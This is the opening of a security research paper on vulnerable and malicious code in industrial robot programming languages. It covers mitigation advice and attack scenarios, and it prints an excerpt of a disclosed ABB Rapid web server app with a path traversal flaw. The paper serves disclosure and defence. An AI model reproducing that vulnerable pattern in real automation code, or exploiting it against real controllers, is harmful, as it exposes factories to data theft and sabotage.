



# Rogue Automation

Vulnerable and Malicious Code in Industrial Programming



Federico Maggi  
Trend Micro Research

Marcello Pogliani  
Politecnico di Milano

# Rogue Automation

## Vulnerable and Malicious Code in Industrial Programming

Published by

**Trend Micro Research**

Written by

**Federico Maggi**

Trend Micro Research

**Marcello Pogliani**

Politecnico di Milano

With contributions from

**Martino Vittone,  
Davide Quarta,  
Stefano Zanero**

Politecnico di Milano

**Marco Balduzzi,  
Rainer Vosseler,  
Martin Rösler**

Trend Micro Research

Stock image used under license from

Shutterstock.com

### TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

# Rogue Automation

## Vulnerable and Malicious Code in Industrial Programming

# Contents

---

## 09 1 Introduction

1.1 Scope and Background

1.2 Research Methodology

1.3 Angle

---

## 13 2 Consequences and Impact: Advanced Attacks and New Strains of Malware

2.1 Attacker Profile

2.2 Case 1: Stealing Data From a Robot

2.3 Case 2: Altering a Robot's Movements via Network

2.4 Case 3: Dynamic Malware

2.5 Case 4: Not the Regular Remote Code Execution Vulnerability

2.6 Case 5: Putting It All Together — Targeted, Self-Propagating Malware

---

## 30 4 Mitigation and Secure Programming Guidelines

4.1 Mitigation Approaches

4.2 Secure Programming Checklist in a Nutshell

4.3 Industrial Robots as Computers and Task Programs as Powerful Code

4.4 Authentication and Access Control

4.5 Input Validation

4.6 Error Handling

4.7 Output and Log Sanitization

4.8 Configuration, Dependencies, and Deployment

4.9 Beyond Secure Programming: Change Management for Control Process Code

---

## 38 5 When It Is Too Late: Automatic Detection of Malicious or Vulnerable Logic

5.1 Early Detection of Vulnerabilities

5.2 Detecting Malicious Patterns in Industrial Automation Code

---

## 26 3 Legacy Technology vs. Smart Factory

3.1 The Core of the Problem: Legacy, Vulnerable, Fragmented Technology

3.2 The Root Cause: Powerful, Unmediated Access to System Resources

---

## 41 6 Conclusion

In this research paper, we reveal previously unknown design flaws that malicious actors could exploit to hide malicious functionalities in industrial robots and other automated, programmable manufacturing machines. Since these flaws are difficult to fix, enterprises that deploy vulnerable machines could face serious consequences. An attacker could exploit them to become persistent within a smart factory, silently alter the quality of products, halt a manufacturing line, or perform some other malicious activity.

Our research was set in motion a few years ago, when we stumbled upon something we had never seen before: a store that distributed software for heavy industrial machines in the form of apps. We downloaded some of these apps and reverse-engineered them to understand how they worked. What we were looking at was something quite different from any software or programming language we were familiar with. The code was written in one of the many proprietary programming languages used to automate industrial machines, the types of robots typically used to assemble cars, process food, and produce pharmaceutical items, among other industrial purposes. The most notable part of our investigation is that we found a vulnerability in one of these apps.

A year later, we delved into the technical details, including the weak spots, of the eight most popular industrial programming environments: ABB, Comau, Denso, Fanuc, Kawasaki, Kuka, Mitsubishi, and Universal Robots. Through custom programming, industrial robots can indeed carry out very sophisticated automation routines with high precision. For example, they can pick and place items, move loads, solder, and cut repeatedly and reliably. We were fresh off our 2017 security analysis focused on industrial robots,<sup>1</sup> so we were well aware of how complex and intricate the attack surface of a robot could be. But this app store was like nothing we had seen before.

### How Critical Is the Vulnerability?

We found that the vulnerable app was a full-fledged web server, running on the bare-metal computer of the controller of the industrial robot on which it was installed. It was written in a custom, proprietary programming language. Although designed many decades ago, languages such as this are still in use today to run critical automation tasks. And although these custom languages are expected to have some form of networking functionalities, we were surprised to see that they had enough features to create a working web server.

The vulnerability we found was a path traversal flaw: By supplying a crafted address, a malicious actor could exfiltrate any file from the robot's file system. We reported it to the vendor, which promptly acknowledged it and removed the app in question from the store. By that time, the app had been downloaded by a few hundred users, and it is potentially still running in some production sites. As of this writing, the app has not been reinstated in the store. However, it is still being distributed via one of the many online forums that automation engineers use to exchange programming tips.

A year after our discovery of the app vulnerability, we examined 100 open-source automation programs for robots and discovered that most of them were affected by vulnerabilities that could allow an attacker to control or disrupt a robot's movements. Fortunately, the most critical ones — remote function execution vulnerabilities — were in demonstrator code.

We hope that no one has ever used that code to teach class or, worse, derive production code. According to reports, programmers tend to copy and paste code, causing vulnerabilities to propagate<sup>2</sup> across open-source projects and sometimes even into commercial, critical products. For instance, for our previous research on industrial robots, we reverse-engineered the firmware of an industrial router, and to our surprise, we found out that the exact same (vulnerable) code was published many years before on an online tutorial, clearly for novice programmers, titled “Create a REST API with PHP.”<sup>3</sup>

### **How Is the Programming Language Different?**

The custom programming language of the app we examined not only supports the concept of a file system, as in a regular computer, but it also has function pointers and dynamic code loading. Using it, an attacker would have all the features needed to write malware. One year later, we know of three more custom programming languages that have the same powerful features.

We thought that such instructions were privileged, that is, the system would stop the execution if the user did not have appropriate authorizations. But after digging into the robot’s programming manual and conducting some tests, we found no concept of privileged instructions in the system. As a result, the robot would simply run the program.

For an environment designed decades ago, it is understandable that a coarse-grained permission system was used. In comparison, modern systems such as smartphones are extremely secure; even if a malicious developer manages to sneak spyware into a mobile app store, the app would still need to declare and ask permission to use the microphone, the network, and other low-level system resources that malware needs in order to work. But in industrial automation platforms, there is no such requirement; all resources are “flat” and could be easily abused by malicious programmers. Moreover, most of the programming environments for industrial robots have enough powerful features to allow malware to remain persistent in a smart factory, silently alter the quality of products, exfiltrate secrets, or halt a manufacturing line.

### **The Crux of the Problem**

We believe that this legacy technology, which is intrinsically difficult to replace, has not been discussed and scrutinized in depth from a cybersecurity perspective. Most of the security analyses thus far have focused on finding and fixing vulnerabilities *in the software*, not *in the design*, or else on one, specific target.

The design issues that we found broadly affect critical sectors where industrial machines are essential, most notably automotive, avionics, military, food and beverage, and pharmaceuticals. Attacks on industrial environments in these sectors could have serious consequences, including operational failure, physical damage, environmental harm, and injury or loss of life. Stuxnet is often referenced in this regard because it was the first malware that demonstrated the possibility of concealment using nonmainstream programming languages, which has been confirmed by subsequent research.<sup>4, 5, 6, 7</sup> Another piece of malware of note is Triton,<sup>8</sup> which showed that control-process-specific and device-specific malware was feasible and could have disastrous consequences. As evidenced by these cases, advanced attackers devote time and resources to gain the required knowledge to hit their targets. In this research, we show that it is possible to write self-replicating, remotely controlled malware using proprietary programming languages. And given some preconditions, such malware would be able to jump from one vulnerable robot to another.

Our findings are relevant to the modern and future factory because the flaws we found are descended from design choices made decades ago. These decisions determined the technology, techniques, and tools that are still used today to program industrial machines.

To create an assembly line in a factory, for example, enterprises have no choice but to rely on custom, proprietary, or even legacy programming languages. Each vendor has its own ecosystem, but we cannot blame the developers for writing unsecure code. It is understandably very difficult for them to implement strong security measures within automation routines.

Based on the languages that we reviewed, it appears that they have not been designed with an active-attacker model in mind. Some lack features, such as cryptographic functions, that are essential to implementing modern security measures. The platforms offered by some vendors do implement a few security mechanisms, most of which are “bolt on” and do not integrate well with the programming environment. As a result, while the operating system may have security features such as authentication and access control, the programming layer is a “black box” with no fine-grained security control. This leaves it open to attackers.

It is impractical to fix these design flaws because legacy programming environments cannot be easily replaced. Not only have they become critical for current industrial automation, but the strong technology lock-in makes every switch very expensive. Consequently, despite the existence of newer alternatives, the big players behind the leading platforms still dominate the market. Switching away from their platforms is simply uneconomical.

### Mitigation Recommendations

The difficulty of fixing the root of the problem in the short term motivated us to develop a prototype analyzer that control process engineers and system integrators can use to automatically detect both vulnerabilities and malware. Validated on a dataset of 100 automation logic files written in custom, proprietary programming languages, this patent-pending technology can automatically spot vulnerable or malicious routines, effectively avoiding them and preventing damage at runtime.

While waiting for the next generation of secure-by-design industrial machines, as part of this research, we provide actionable security recommendations that both control process engineers and system integrators should follow to avoid common configuration and programming mistakes. We provide a practical security checklist for promoting secure software development practices in the industrial automation world. While the practices that we highlight have become common in the IT software development industry, we understand that developers write their code under a “closed world” assumption and thus feel no need to adopt a defensive approach. However, things are changing: Innovation favors increased integration of the factory floor with external services, not to mention that industrial robots and other programmable machines are already (and sometimes directly) connected to cellular networks for remote maintenance. Even in the best-case scenario where operational technology (OT) systems are not directly exposed, advanced attacks have demonstrated the capability to cross the IT/OT frontier and propagate down to the factory floor, sometimes even reaching the safety system (as in the case of Trisis<sup>9</sup>).

In January 2020, Jake Brodsky, a veteran control systems engineer, delivered a talk that provided concrete, actionable practices for programmers of programmable logic controllers (PLCs) to follow to avoid common mistakes that could lead to vulnerabilities in automation

logic.<sup>10</sup> With our security checklist, we want to take another step in this direction and remind OT engineers to treat any connected industrial machinery as a traditional computer, with inputs and outputs (I/Os), network connections, and other components — even if it is not programmed like a computer.

Thus, authentication and access control should be implemented at the application level where suitable. Generally, any automation program should implement proper input validation and output sanitization, and handle errors with care. Developers should also avoid leaving the debug code in production since it might end up revealing sensitive data to malicious actors.

As a general recommendation, we advocate for the implementation of change management processes for automation code — inspired by the IT software development industry. This is to ensure visibility and control over the automation routines running in a factory. While automation code is mostly static at present, reconfigurable robot stations<sup>11</sup> already exist. In the future, robots will be able to self-organize, upgrade, and change their code to meet production deadlines.<sup>12</sup>

We also provide network configuration guidelines that we formulated in collaboration with Robot Operating System – Industrial (ROS-Industrial), a consortium of leading original equipment manufacturers (OEMs) and research organizations. Used with proper network security equipment, these guidelines can help reduce the exploitability of the vulnerabilities that we discovered.

These recommendations, which are echoed by the Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) of the US Cybersecurity and Infrastructure Security Agency (CISA),<sup>13</sup> can be summarized thus:

- **Network segmentation:** Use proper network protection devices to isolate industrial robots that need to process data coming from other networks. This should be done with a physical cable to make spoofing possible only to an attacker who is physically on-site.
- **Secure programming:** In addition to adopting secure network architectures, promote secure programming guidelines among control process engineers and programmers. This minimizes the attack surface exposed by automation code.
- **Automation code management:** Know and keep track of the automation code that is produced by a system integrator and runs in the factory. This type of oversight is a fundamental prerequisite to finding, managing, and resolving vulnerabilities and other security issues.

## Reading Guide

This paper is structured around several orthogonal aspects and thus can be consumed through different reading paths. Each of its four self-contained sections — between the introductory section (Section 1) and the concluding section (Section 6) — focuses on a key aspect of our research:

- **Impact:** We look at the consequences of our findings through proof-of-concept attack scenarios that we verified either on physical equipment or in a simulation. We also show the technical details of the vulnerabilities that we found and demonstrate how an advanced attacker could craft new strains of malware by exploiting powerful features made available by industrial automation platforms.

## Section 2

- **Root cause:** We focus on the root cause of our findings after going through the important technical features of the programming languages for industrial automation. We list the security-sensitive features and explain how they could lead to vulnerabilities if used incorrectly or let malware authors conceal malicious functionalities.
- **Mitigation:** We propose network and programming approaches to minimize the risk of exploitation. In particular, we focus on network segmentation, source code management, and secure coding practices. We also describe how programmers, system integrators, and OEMs can contribute to an increased level of security.
- **Detection:** We briefly describe how the prototype detection technology we designed and implemented can automatically detect vulnerabilities and malicious patterns in industrial automation code. We foresee the adoption of similar detection tools by system integrators and factory operators.

### Section 3

### Section 4

### Section 5

We recommend the following reading paths depending on the reader's background and focus:

- **Mainstream or business reporter:** After reading this abstract, read Section 1 to get an overview of the technology under discussion, and then read Section 2 to see the significance of our findings.
- **Technology reporter:** After reading this abstract, read Sections 2, 3, and 4 in this order.
- **OT engineer or operator:** If familiar with industrial automation technology, read Section 3, followed by Section 2, to understand the impact of our findings, and then focus on Section 4 and then Section 5.
- **System integrator:** Read Section 3 to learn about the root cause of the issues we discovered, Section 4 to find out how to mitigate the risk of exploitation, and then Section 5 to know what existing automated tools to use to detect security issues.
- **OEM:** Read Section 1, followed by Section 3, and then focus on Section 4. (Readers who are connected with OEMs can make a big difference by designing future programmable industrial machines with our findings in mind.)
- **Academic or researcher:** After reading this paper preferably in its entirety, find additional insights in our academic paper titled “Detecting Insecure Code Patterns in Industrial Robot Programs.”<sup>14</sup>

# 01 Introduction

Industrial robots are the backbone of the modern factory, and the technology behind them is fundamental to the fourth industrial revolution, aka Industry 4.0. These robots are powerful and flexible machines, capable of very precise movements and actions. They are efficient because, through custom programming, they can carry out very sophisticated automation routines — picking and placing items, moving loads, soldering, cutting — with high precision, and repeatedly and reliably at that. Without them, cars, aircraft, processed food, pharmaceuticals, and many other products would be produced on a much smaller scale.

## 1.1 Scope and Background

The automation technology that drives robots and other programmable industrial machines is completely different from the mainstream technology used to create websites or mobile apps. The so-called task programs that define the automatic movements of these machines are written by field experts using vendor-specific programming languages. Each original equipment manufacturer (OEM) has its own ecosystem of languages, programming environments, and tools.

Figure 1 shows a simple example code written using the Kuka KRL language, which instructs a robotic arm to travel between two points (*pos1* and *pos2*), while Figure 2 shows a pick-and-place program written for the ABB platform.

```
1  DEF example()
2    DECL POS pos1
3    DECL POS pos2
4
5    pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}
6    pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}
7
8    FOR I=1 TO 10
9      PTP pos1
10     WAIT SEC 4
11      PTP pos2
12     WAIT SEC 5
13   ENDFOR
14 END
```

Figure 1. An example automation routine (written using Kuka KRL) for moving a robotic arm between two points, 10 times, in a loop




Figure 2. A typical programming and simulation environment (by ABB) showing a pick-and-place task program (left) and the simulated station with a digital twin of the robot (right)

In this research, we focus on eight platforms that highly ranked market reviewers consider leaders in the field: ABB, Comau, Denso, Fanuc, Kawasaki, Kuka, Mitsubishi, and Universal Robots. These entities all have a long history and are well established in the industry. Among them, aside from being the most recent player, Universal Robots stands out because, in addition to its proprietary programming language, it allows control process engineers to use mainstream languages such as Java and Python.

The root cause of the issues we discovered in this research (described in full in Section 3) is a combination of powerful functionalities that allow low-level access to resources (such as networking, file system access, memory manipulation, and function pointers) and the lack of isolation (no fine-grained permission system). These not only make it relatively easy for developers to inadvertently introduce vulnerabilities, but also allow malware developers virtually unlimited access to hardware resources. In both cases, the consequences could vary from system exploitation and denial of service (DoS) to equipment damage and downtime. These are all relevant threats in any factory setting and could result in considerable operational, financial, and reputational repercussions for the enterprise.

Throughout this paper, we use the term “legacy” to indicate that the vast majority of the programming languages and environments are still currently in use, despite the availability of newer alternatives. It requires substantial effort and resources to migrate from, say, ABB to Kuka, or vice versa, or to newer alternatives such as Universal Robots. For this reason, the technology discussed in this research is “here to stay,” in the sense that it is inconvenient for enterprises to move away from it.

## 1.2 Research Methodology

This research combines both technical and nontechnical sources: analysis of task programs containing automation logic, insights from the technical documentation of eight leading industrial robotic platforms, and information from 11 online forums and 20 domain experts.

Figure 3 illustrates that we found the first vulnerabilities while we were manually analyzing source code (1), and this discovery motivated us to create an automated scanner (2 and 4) for finding patterns of vulnerabilities. We later extended the functionality of the scanner to recognize any given pattern, for example, a pattern of malicious behavior.




Figure 3. An overview of our research methodology

Concurrently, we looked for the root cause of each of the vulnerabilities we found, striving to go beyond the scope of the specific vulnerable program. We wanted to link our findings back to the technical features of the programming platforms (such as languages and runtime). As we have concluded, some of the vulnerabilities could be fixed more easily and more effectively with a platform redesign or a major upgrade, in addition to increased awareness among control process engineers.

Having understood the root cause, we moved to creating proof-of-concept malware (3) to demonstrate that these programming languages are probably more powerful than they need to be or, in other words, have no isolation features that would prevent easy abuse.

There are secure coding guidelines that are intended for general-purpose and mainstream programming languages (including OWASP Secure Coding Practices,<sup>15</sup> SEI CERT Coding Standards,<sup>16</sup> and US CISA Build Security In - Coding Practices<sup>17</sup>). We thus conclude this paper by proposing a series of recommendations for secure programming, tailored specifically to an OT audience. Our guidelines come from an IT background but have been inspired by “Secure Coding Practices for PLCs,” a talk given in January 2020 by Jake Brodsky, a veteran control systems engineer.<sup>18</sup>

## 1.3 Angle

It might appear that most of the issues that we analyzed in this research are simply “regular programming issues,” and the reader might be of the thinking that “if an attacker can change the code of an automation routine, they can do anything.” These statements do not represent the full truth and are not the angles of our research.

Modern programming languages, operating systems, and runtime environments show that there must be multiple protections in place. However, we found no such level of security design in industrial robotic platforms. Our main goal is to push OEMs and control process engineers to think differently. Although there are system-level authentication and access-control systems, these alone will not fix the problems that we have identified. The current authentication and access-control systems (as shown in Figure 6 in Section 2.1) can at most tell which users and which mediums (for example, USB and network share) are authorized to upload an automation script. However, if that automation script is vulnerable or, worse, includes malicious functionalities, there is no fine-grained authorization system that would prevent the malicious script from, say, manipulating the program’s memory.

To draw a comparison, if an attacker hides malicious code in a mobile app, it is not true that they can “do anything.” First, the mobile app stores that distribute the app serve as a basic line of defense; such platforms have their own security checks. Nothing even close to this exists for control process code — only a few timid attempts to deliver industrial automation code through app stores (such as ABB-RobotApps RobotStudio<sup>19</sup>).

Second, even if mobile malware lands on a phone, the malware would be constrained by the permission and sandboxing systems (unless the attacker has sandbox-escaping exploits), which force malicious developers to ask and be granted permissions in order to perform truly dangerous actions like spying or harvesting files. Nothing like this exists for control process code either. If an attacker manipulates automation code, they could easily get away undetected. All the efforts are concentrated on prevention, which is well and good, but there is a lack of consideration for what could happen if an attacker is able to compromise and manipulate critical systems. An example of this is if an actor manages to compromise the system integrator and trojanizes all the automation code that the system integrator delivers.

## 02 Consequences and Impact: Advanced Attacks and New Strains of Malware

In this section, we describe the impact of our findings, leaving out the technical details of each programming language and the in-depth description of the root cause, which are in Section 3.

A malicious actor could exploit vulnerabilities such as those we found in automation programs to gain control of a manufacturing plant or inject malicious code for persistency. The vulnerabilities that we found in public code make these cases a realistic expectation for future fully automated factories.

In this section, we describe five attack scenarios, all based on real vulnerabilities that we found in task programs on public code repositories (GitHub and online communities). One was removed by the vendor (ABB) upon our responsible disclosure.<sup>20</sup> The other vulnerabilities fostered a fruitful conversation with ROS-Industrial, which led to the development of some of the mitigation recommendations described in Section 4.

While code found on GitHub and online communities might not directly represent production-grade code, we underscore that some of the code we found was taken from technical materials such as manuals and programming references, which novice programmers use. Moreover, previous research has shown that vulnerabilities in open-source code do propagate and affect final products.<sup>21</sup>

We also verified that it is possible to write new strains of malware by abusing the language functionalities we describe in Section 3. In particular, we wrote a piece of (disarmed) self-propagating malware using one of these legacy languages to show that it is technically possible to write (and detect) such malware.



**Explainer:** There have to be very specific preconditions — for example, a remote code execution (RCE) vulnerability or a missing check along the software supply chain — for such new malware to propagate. However, when such preconditions exist, the scenario illustrated in Figure 19 in Section 2.6 could occur.

Figure 4 gives an overview of the consequences of the exploitation of vulnerabilities in industrial automation logic. In the remainder of this section, we describe our findings that confirm the feasibility of attacks that exploit these vulnerabilities. We are currently working with industrial automation consortiums to raise awareness of this overlooked security issue.




Figure 4. Context of the information and how our findings demonstrate the preconditions for new attacks



**Recommendation:** Given our findings, we urge OEMs and control process engineers to consider our results because, without proper protection in place, an attacker would be able to exploit vulnerabilities and create custom malware that would pass undetected. Consequences could range from persistent access to high-value industrial equipment damage, information exfiltration, extortion-based attacks, and product quality alteration.

## 2.1 Attacker Profile

Recent industrial control system (ICS) security incidents<sup>22, 23</sup> showed how advanced attackers (or state-sponsored attackers) could go to great lengths to gain the required knowledge to hit specific targets. Our attacker profile highlights a highly skilled actor with specific knowledge of the target facility, including the industrial robotic platform being targeted. We envision a state-level actor or any other actor who has a budget ranging from US\$20,000 to US\$250,000 (the price of a small lab) to set up an industrial robotic system for experimentation, similar to the one we used for this research, as shown in Figure 5.



Figure 5. The lab that we used to test some of our findings

We recently found two main indirect entry points that such a remote attacker could take advantage of to gain initial access to a smart factory environment even when the systems are not directly exposed on a public network.<sup>24</sup> In the context of the following scenarios, we consider that such an attacker can rely on these entry points or similar ones.

The programming environments for industrial machinery make it easy for attackers to abuse any low-level system resources, because there is no differentiation between privileged and nonprivileged instructions. This is in contrast to the state of almost all modern computing systems.

The internal security architecture of current industrial “operating systems” is such that a task program is either allowed or denied to run, but after it runs, it can perform any action. Current authentication and access-control systems can at most tell whether or not a user can upload and/or run a task program, and not which specific instructions that task program can execute. For instance, Figure 6 shows a typical message that appears when booting a robot for the first time. It requests the user to set a password. However, the password is used to authenticate local operator access (used for processes such as loading a program) only and possibly gives the user a false sense of security.



Figure 6. A typical message that appears when booting a robot for the first time, requesting the user to set a password, which is used to authenticate local operator access only

## 2.2 Case 1: Stealing Data From a Robot

In this scenario, we consider a robot running a task program that uses a log file to keep track of the coordinates of movements performed by a robotic arm. Log files are usually created for auditing purposes. The log likely contains sensitive, valuable information such as intellectual property (for example, how a product is built). The task program also periodically opens a network socket to let an external application read the log files for postprocessing or archiving.

In the example illustrated in Figure 7, the /www and /vault directories are in the robot’s file system, but only /www is supposed to be reachable via the network socket. As shown in Table 1 in Section 3.2, most industrial robotic platforms implement a file system.




Figure 7. An example of vulnerable logic: from unsanitized (e.g., file, network, serial) data to read/write file access

We now consider an attacker that has already compromised one computer within the same network as the robot. As a first step, the attacker could impersonate the application, connect to the network socket, and exfiltrate the log. The attacker could then perform lateral movement and plant malware in the robot's machine to remain persistent.

Even though console access to the robot is password-protected (as shown in the example in Figure 6 in Section 2.1), the attacker could exploit the task program that keeps the socket open, which is affected by a path traversal vulnerability. The task program trusts any request coming from the agent, which is assumed to send a genuine file path, relative to the directory where the log files are stored. The attacker could exploit this vulnerability to access other files in other directories (including files containing authentication secrets) and use them to finally access the target machine's console.



**Vulnerability:** We found and reported a real case of a vulnerable web server task program, meant to run on an industrial robot, in the form of an app made available via ABB-RobotApps RobotStudio<sup>25</sup> and implemented in ABB's Rapid language.<sup>26</sup> This vulnerability would have allowed an attacker on the network to exfiltrate any files from the robot controller, including potentially sensitive data. (Industrial secrets are traded for very high prices in underground marketplaces<sup>27</sup> and have become one of the main targets of cyberwarfare operations.) Following our responsible disclosure, ABB removed the app from the store.

Figure 8 shows the default page displayed by the web server. And Figure 9 shows the line where the path traversal vulnerability is most evident. In line 493, the `sendFile` function is called to send the requested file to the client. Of note is the concatenation with `pageString`, which can contain “`..`”, thus traversing the file system to access other files.




Figure 8. A screenshot of the default page displayed by the vulnerable web server we discovered

```

484      ! Else we have a file resource
485      IF IsFile((pageStringRoot + pageString) \RegFile) THEN
486          ! The file exists, now check if it has a ".rtml" extension
487          ! Look for ".RTML" at the end of the page string, after converting it all upper cas
488          location := StrLen(pageString) - StrLen(".rtml") + 1 ; ! The expected location at
489          upperPageString := StrMap(pageString, STR_LOWER, STR_UPPER);
490          found := StrMatch(upperPageString, location, ".RTML");
491          IF found => location THEN
492              ! There is no ".rtml" at the end of the file, this is a static resource file
493              ! sendfile pageStringRoot + pageString;]
494          ELSE
495              ! This is a dynamic content file that must be parsed and rendered into HTML
496              logWrite "sendResource: .rtml file", 3...
497              sendRtML pageStringRoot + pageString;
498          ENDIF
499      ELSE
500          ! File not found, send error..
501          sendError 404, "Not Found";
502          Return;
503      endif..

```

Figure 9. A code snippet showing the line where the path traversal vulnerability in the web server is most evident<sup>28, 29</sup>

Figure 10 shows our proof-of-concept exploitation of the vulnerability to exfiltrate sample secret information. We also show an excerpt from the vulnerable web server's code with a comment left by the developer. This indicates that they trusted that all requests would come from a (benign) browser, which would validate the inputs on its side — by no means a secure coding practice.

